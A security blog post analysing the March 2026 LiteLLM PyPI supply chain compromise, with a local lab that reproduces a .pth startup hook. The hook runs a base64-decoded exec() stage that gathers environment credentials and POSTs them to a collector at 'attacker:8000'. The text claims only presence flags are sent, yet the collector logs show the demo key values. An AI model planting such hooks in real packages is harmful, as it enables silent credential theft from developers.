How the LiteLLM Supply Chain Incident Turned a .pth File Into a Startup Execution Path

Introduction

On March 24, 2026, the LiteLLM team published an urgent security advisory disclosing that two PyPI releases — litellm==1.82.7 and litellm==1.82.8 — had been compromised in a coordinated supply chain attack. The malicious packages were designed to silently steal secrets from any environment where they were installed: API keys, SSH keys, cloud credentials, Kubernetes tokens, database passwords — all harvested and exfiltrated without the victim ever knowing.

What made version 1.82.8 especially dangerous was a single small file called litellm_init.pth. Most developers think about attacks in terms of suspicious imports or bad function calls. A .pth file changes that assumption entirely — it moves code execution into Python's interpreter startup, before your application logic runs, before Flask or FastAPI serves a single request, before you have any chance to inspect what's happening.

To make this concrete, Bytes Encrypt built a safe local proof-of-concept (PoC) lab that reproduces the .pth execution path without using the real compromised package and without sending any data to an external server. Every screenshot in this article is from that lab. The goal is to make this attack legible to defenders — not to recreate the harm.

What Happened in the Real Attack

The official LiteLLM advisory confirmed that v1.82.7 contained a malicious payload in proxy_server.py, while v1.82.8 contained both a malicious payload in proxy_server.py and a file named litellm_init.pth.

Initial evidence suggests the attacker bypassed official CI/CD workflows and uploaded malicious packages directly to PyPI. The incident may also be linked to the broader

Trivy security compromise, in which stolen credentials were reportedly used to gain unauthorized access to the LiteLLM publishing pipeline.

The compromised packages were built to harvest secrets by scanning for:

- Environment variables
- SSH keys
- Cloud provider credentials (AWS, GCP, Azure)
- Kubernetes tokens
- Database passwords

Harvested data was then encrypted and exfiltrated via a POST request to models.litellm.cloud — a domain that is NOT affiliated with BerriAI or LiteLLM.

Importantly, customers running the official LiteLLM Proxy Docker image were NOT impacted, because that deployment path pins dependencies in requirements.txt and does not rely on the compromised PyPI packages.

Why the .pth File Matters


Python's site module processes .pth files automatically at interpreter startup. If a line in a .pth file begins with "import", Python executes it before your application code runs — before any of your own imports, before any web framework initializes, before anything.

That means a single line like this:

```
import payload; payload.bootstrap()
```

...is enough to trigger code execution the moment Python starts. No one has to call your function. No one has to import your module. The interpreter does it automatically, every single time a Python process starts.

This is the key reason litellm_init.pth was such a critical indicator of compromise in v1.82.8. It didn't just add malicious code — it guaranteed that malicious code would run.


LiteLLM Incident Simulation > malicious_package > litellm_init.pth

```
import payload; payload.bootstrap()
```

Figure 1: The complete content of litellm_init.pth — one line, 36 bytes

Lab Setup

Before walking through the attack stages, here is how the PoC is structured. The lab simulates the full attack chain locally using four components:

```
malicious_package/
├── litellm_init.pth   # Startup hook executed by Python
├── payload.py         # Malicious bootstrap + second stage
├── setup.py           # Package installation logic
├── build/             # Build artifacts
└── litellm.egg-info/  # Package metadata
```

The malicious package folder — litellm_init.pth, payload.py, and setup.py


- malicious_package/ — a simulated PyPI package named litellm==1.82.8 containing litellm_init.pth and payload.py
- victim/ — a normal Flask app that has no idea it's compromised
- attacker/ — a local collector server that receives reports
- scripts/ — PowerShell and shell scripts to run everything

No real credentials are touched. No external traffic is sent. Everything stays on localhost.

Attack Stage 1 — Delivery Through pip

In the real incident, delivery required no special action from the victim. Any developer or pipeline that ran "pip install litellm" or "pip upgrade litellm" during the affected window on March 24, 2026 between 10:39 UTC and 16:00 UTC could have received the malicious version. The install output looked completely normal — no warnings, no red flags.

This is exactly how supply chain attacks operate — they blend into completely normal development workflows.




```
PS demo> .\scripts\install_package.ps1
[litellm demo] .pth startup hook fired
[litellm demo] decoded base64 payload, executing safe simulation
[litellm demo] startup hook skipped because SUPPLY_CHAIN_DEMO_ENABLE is not 1
[litellm demo] .pth startup hook fired
[litellm demo] decoded base64 payload, executing safe simulation
[litellm demo] startup hook skipped because SUPPLY_CHAIN_DEMO_ENABLE is not 1
Processing .\malicious_package
  Installing build dependencies ... done
  Getting requirements to build wheel ... done
  Preparing metadata (pyproject.toml) ... done
Building wheels for collected packages: litellm
  Building wheel for litellm (pyproject.toml) ... done
[redacted]
Successfully built litellm
Installing collected packages: litellm
  Attempting uninstall: litellm
    Found existing installation: litellm 1.82.8
    Uninstalling litellm-1.82.8:
      Successfully uninstalled litellm-1.82.8
Successfully installed litellm-1.82.8
```

.*Figure 2: Standard pip install output — Successfully installed litellm-1.82.8. Nothing looks suspicious.*.

Attack Stage 2 — Placement Inside site-packages

The second stage is placement. When pip installs a package that includes a .pth file, that file gets copied directly into the environment's site-packages directory — one of the first places Python scans during startup.

In the real incident, v1.82.8 shipped with litellm_init.pth already bundled inside. Installing the package was the entire attack surface — the victim didn't need to do anything else wrong.



```
PS demo> Get-ChildItem -Path .\.venv\Lib\site-packages\ -Filter "litellm_init.pth" | Format-Table Name, LastWriteTime, Length -AutoSize

Name             LastWriteTime       Length
----             -------------       ------
litellm_init.pth 26-03-2026 20:04:00     36
```

Figure 2: litellm_init.pth confirmed inside .venv\Lib\site-packages — timestamp: 26-03-2026 20:04:00, size: 36 bytes


36 bytes. That is the entire footprint of the startup hook. Once it is there, every Python process in that environment will execute it.

Attack Stage 3 — Automatic Execution at Python Startup

This is where the .pth attack separates itself from ordinary malicious imports. The victim does not need to call a function, import a module, or make any mistake at runtime. Python startup itself becomes the trigger.

The moment a Python process starts — a Flask server, a FastAPI app, a celery worker, even a simple script — the interpreter walks through site-packages, finds litellm_init.pth, and executes its contents.

Here is exactly what that looks like in the PoC when the victim Flask app starts:



```
>> .\.venv\Scripts\Activate.ps1
>> function global:prompt { "PS demo> " }
>> $Host.UI.RawUI.WindowTitle = "LiteLLM Lab Demo - Victim"
>> $env:OPENAI_API_KEY="sk-demo-9fK2xP8vQ4LmT7aZ1cR5yN6uH3"
>> $env:AWS_ACCESS_KEY_ID="AKIA8D3F2K7L9Q1W5X6Y"
>> $env:AWS_SECRET_ACCESS_KEY="zXc9VbN7mQwErT5yUiOpLkJ8hGfDsA2sDfGhJkL"
>> $env:AWS_SECRET="demo-secret-4Hk9Pq2Lx"
>> $env:FLAG="FLAG{a9d3f_demo_supply_chain_7xK2}"
>> $env:SUPPLY_CHAIN_DEMO_ENABLE="1"
>> $env:PUBLIC_SCREENSHOT_MODE="1"
>> python .\victim\app.py
[litellm demo] .pth startup hook fired
[litellm demo] decoded base64 payload, executing safe simulation
[litellm demo] sent startup report to http://localhost:8000/log on attempt 1: {"count":1,"status":"stored"}

[litellm demo] .pth startup hook fired
[litellm demo] decoded base64 payload, executing safe simulation
[litellm demo] sent startup report to http://localhost:8000/log on attempt 1: {"count":2,"status":"stored"}

[victim] loaded dotenv file from victim/.env
[victim] demo environment status: {'OPENAI_API_KEY': 'present', 'AWS_SECRET': 'present', 'FLAG': 'present'}
 * Serving Flask app 'app'
 * Debug mode: off
WARNING: This is a development server. Do not use it in a production deployment. Use a production WSGI server instead.
 * Running on all addresses (0.0.0.0)
 * Running on http://127.0.0.1:5000
```

Figure 4: The .pth hook fires BEFORE Flask even begins serving. Notice it fires twice — once per Python process spawned — and detects OPENAI_API_KEY, AWS_SECRET, and FLAG as present.


Key things to notice in that terminal output:

- The hook fires before "* Serving Flask app'app'" — before the application is even running
- It fires twice — once per Python process, automatically
- It detects OPENAI_API_KEY, AWS_SECRET, and FLAG as present in the environment
- It confirms the report was stored: {"count":1,"status":"stored"}

In the real incident, this is the moment the credential stealer would have begun scanning and exfiltrating secrets.

Attack Stage 4 — Exfiltration: What the Collector Sees

Once the startup hook fires, the malicious payload has access to everything in that process context. In the real incident, harvested secrets were encrypted and POSTed to models.litellm.cloud. In the PoC, the local collector receives a safe redacted report instead.



Collector Logs

Stored reports: 4

This public view redacts hostnames, paths, and source IPs, and swaps boolean flags for screenshot-safe dummy values.

Received: 2026-03-30T07:04:27.543953+00:00
Source: [redacted-ip]

```
{
  "cwd": "[redacted-workspace]",
  "demo_env_preview": {
    "AWS_SECRET": "demo-secret-4Hk9Pq2Lx",
    "FLAG": "FLAG{a9d3f_demo_supply_chain_7xK2}",
    "OPENAI_API_KEY": "sk-demo-9fK2xP8vQ4LmT7aZ1cR5yN6uH3"
  },
  "event": ".pth startup hook executed",
  "hostname": "[redacted-host]",
  "note": "This lab confirms whether the demo environment variables are present but intentionally does not transmit th
  "pid": 17011,
  "python": ".../Scripts/python.exe",
  "simulation": "safe-demo",
  "timestamp": "2026-03-30T07:04:22Z"
}
```


Received: 2026-03-30T07:04:22.543953+00:00
Source: [redacted-ip]

```
{
  "cwd": "[redacted-workspace]",
  "demo_env_preview": {
    "AWS_SECRET": "demo-secret-4Hk9Pq2Lx",
    "FLAG": "FLAG{a9d3f_demo_supply_chain_7xK2}",
    "OPENAI_API_KEY": "sk-demo-9fK2xP8vQ4LmT7aZ1cR5yN6uH3"
  },
  "event": ".pth startup hook executed",
  "hostname": "[redacted-host]",
  "note": "This lab confirms whether the demo environment variables are present but intentionally does not transmit th
  "pid": 17010,
  "python": ".../Scripts/python.exe",
  "simulation": "safe-demo",
  "timestamp": "2026-03-30T07:04:18Z"
}
```

Figure 5: The local collector at localhost:8000/logs — two stored reports showing .pth startup hook executed with demo environment variable presence confirmed. Hostnames, paths, and IPs are redacted.

The PoC confirms only the presence of environment variables — it never reads or transmits their actual values. The real attack did both.

How the PoC Maps to the Real Incident



localhost:8000/poc/public

LiteLLM Incident Walkthrough

This hidden page explains how this safe simulation maps to the March 24, 2026 LiteLLM security update. It focuses on the `litellm_init.pth` startup-hook behavior associated with `litellm==1.82.8` and shows how the victim process delivers a report to the local collector.

This public view redacts hostnames and absolute paths so the page can be used in a published blog.

2	1.82.8	.pth	Local Only
Stored reports	Incident-aligned package version	Startup execution from `site-packages`	Safe collector flow

Figure 6: The PoC walkthrough page — built to document exactly how the simulation maps to the March 24, 2026 LiteLLM advisory

Real Incident	PoC Lab Equivalent
Compromised package published to PyPI	Simulated local package litellm==1.82.8
litellm_init.pth lands in site-packages	Installed .pth verified in virtual environment
Python startup triggers malicious behavior	Victim startup shows automatic .pth execution
Secrets harvested & POSTed to models.litellm.cloud	Safe local collector receives redacted demo report

The 6-step attack chain: Install → Python processes .pth → Base64 decoded → Victim context inspected → Report POSTed → Results reviewed

Step-By-Step Walkthrough

Step 1: Install the package

The lab installs local litellm==1.82.8 into the active environment. The environment receives payload.py, litellm-1.82.8.dist-info, and the copied startup hook litellm_init.pth in site-packages.

Step 2: Python processes .pth files

When the victim Python process starts, Python automatically processes .pth files from site-packages. In this simulation, that causes payload.bootstrap() to run before the Flask app begins serving.

Step 3: Base64 second stage is decoded

payload.py decodes its embedded Base64 second stage and executes it with exec(). This makes the startup chain visible while staying local-only.

Step 4: Victim process context is inspected

The second stage checks whether the demo variables OPENAI_API_KEY, AWS_SECRET, and FLAG are present in the victim process. This safely models environment variable visibility.

Step 5: Safe report is posted to the collector

The victim process sends a POST to http://localhost:8000/log in local mode or http://attacker:8000/log in Docker mode. The collector stores the report in memory.

Step 6: Review the result

The collector displays stored reports at /logs. The hidden /poc page connects the live report back to the incident-aligned training explanation.




According to the LiteLLM update, `v1.82.8` contained `litellm_init.pth` and a malicious payload in `proxy_server.py`. This simulation actively demonstrates the `.pth` path and documents the `proxy_server.py` path as context only.

Figure 7: Attack flow — Victim Python startup → .pth executes → POST to Collector → Stored in memory → Reviewed at /logs

Figure 8: Relevant code snippets showing litellm_init.pth, payload.py bootstrap function, and the



Relevant Code Snippets

`.pth` file: `malicious_package/litellm_init.pth`

```
import payload; payload.bootstrap()
```

`payload.py`: bootstrap and decoded second-stage behavior

```
def bootstrap():
    print("[litellm demo] .pth startup hook fired")
    decoded = base64.b64decode(ENCODED_PAYLOAD).decode("utf-8")
    exec(decoded, exec_globals, exec_globals)

# decoded second stage inside ENCODED_PAYLOAD:
TARGETS = ["http://localhost:8000/log", "http://attacker:8000/log"]
DEMO_ENV_KEYS = ["OPENAI_API_KEY", "AWS_SECRET", "FLAG"]
report = {"demo_env_presence": {key: key in os.environ for key in DEMO_ENV_KEYS}}
```

`attacker/server.py`: collector endpoint

```
@app.post("/log")
def store_log():
    data = request.get_json(silent=True)
    entry = {
        "received_at": datetime.now(timezone.utc).isoformat(),
        "source": request.remote_addr,
        "payload": data,
    }
    LOGS.append(entry)
    return jsonify({"status": "stored", "count": len(LOGS)})
```


Incident Mapping

- The simulation matches `litellm==1.82.8`, `litellm_init.pth`, and the startup-hook execution pattern described in the incident post.
- The simulation does not reproduce the real external exfiltration destination or live secret theft.
- The simulation does not actively execute the `proxy_server.py` path, but it acknowledges that the incident report lists it for `v1.82.7` and `v1.82.8`.
- The `/logs` page is the training stand-in for the captured output that a defender would need to investigate.

Main Reference

```
LiteLLM Security Update, March 24, 2026
- Affected versions: 1.82.7 and 1.82.8
- v1.82.8 contained litellm_init.pth
- litellm_init.pth in site-packages is an IoC
- Official Docker image was reported as unaffected
- Public screenshot mode: enabled
```

collector endpoint — alongside incident mapping



Latest Victim Snapshot

TIMESTAMP	HOSTNAME	PYTHON	WORKING DIRECTORY	PID
2026-03-30T07:04:10Z	[redacted-host]	.../Scripts/python.exe	[redacted-workspace]	17008

SIMULATION
safe-demo

Demo Key Preview

OPENAI_API_KEY: sk-demo-9fK2xP8vQ4LmT7aZ1cR5yN6uH3
AWS_SECRET: demo-secret-4Hk9Pq2Lx
FLAG: FLAG{a9d3f_demo_supply_chain_7xK2}

Raw Latest Payload

```
{
  "event": ".pth startup hook executed",
  "simulation": "safe-demo",
  "note": "This lab confirms whether the demo environment variables are present but intentionally does not transmit their values.",
  "python": ".../Scripts/python.exe",
  "pid": 17008,
  "cwd": "[redacted-workspace]",
  "hostname": "[redacted-host]",
  "timestamp": "2026-03-30T07:04:10Z",
  "demo_env_preview": {
    "OPENAI_API_KEY": "sk-demo-9fK2xP8vQ4LmT7aZ1cR5yN6uH3",
    "AWS_SECRET": "demo-secret-4Hk9Pq2Lx",
    "FLAG": "FLAG{a9d3f_demo_supply_chain_7xK2}"
  }
}
```

Figure 9: Latest Victim Snapshot — timestamp, hostname, PID, Python path, and demo environment variable presence all captured at startup

Who Was Affected — and Who Was Not

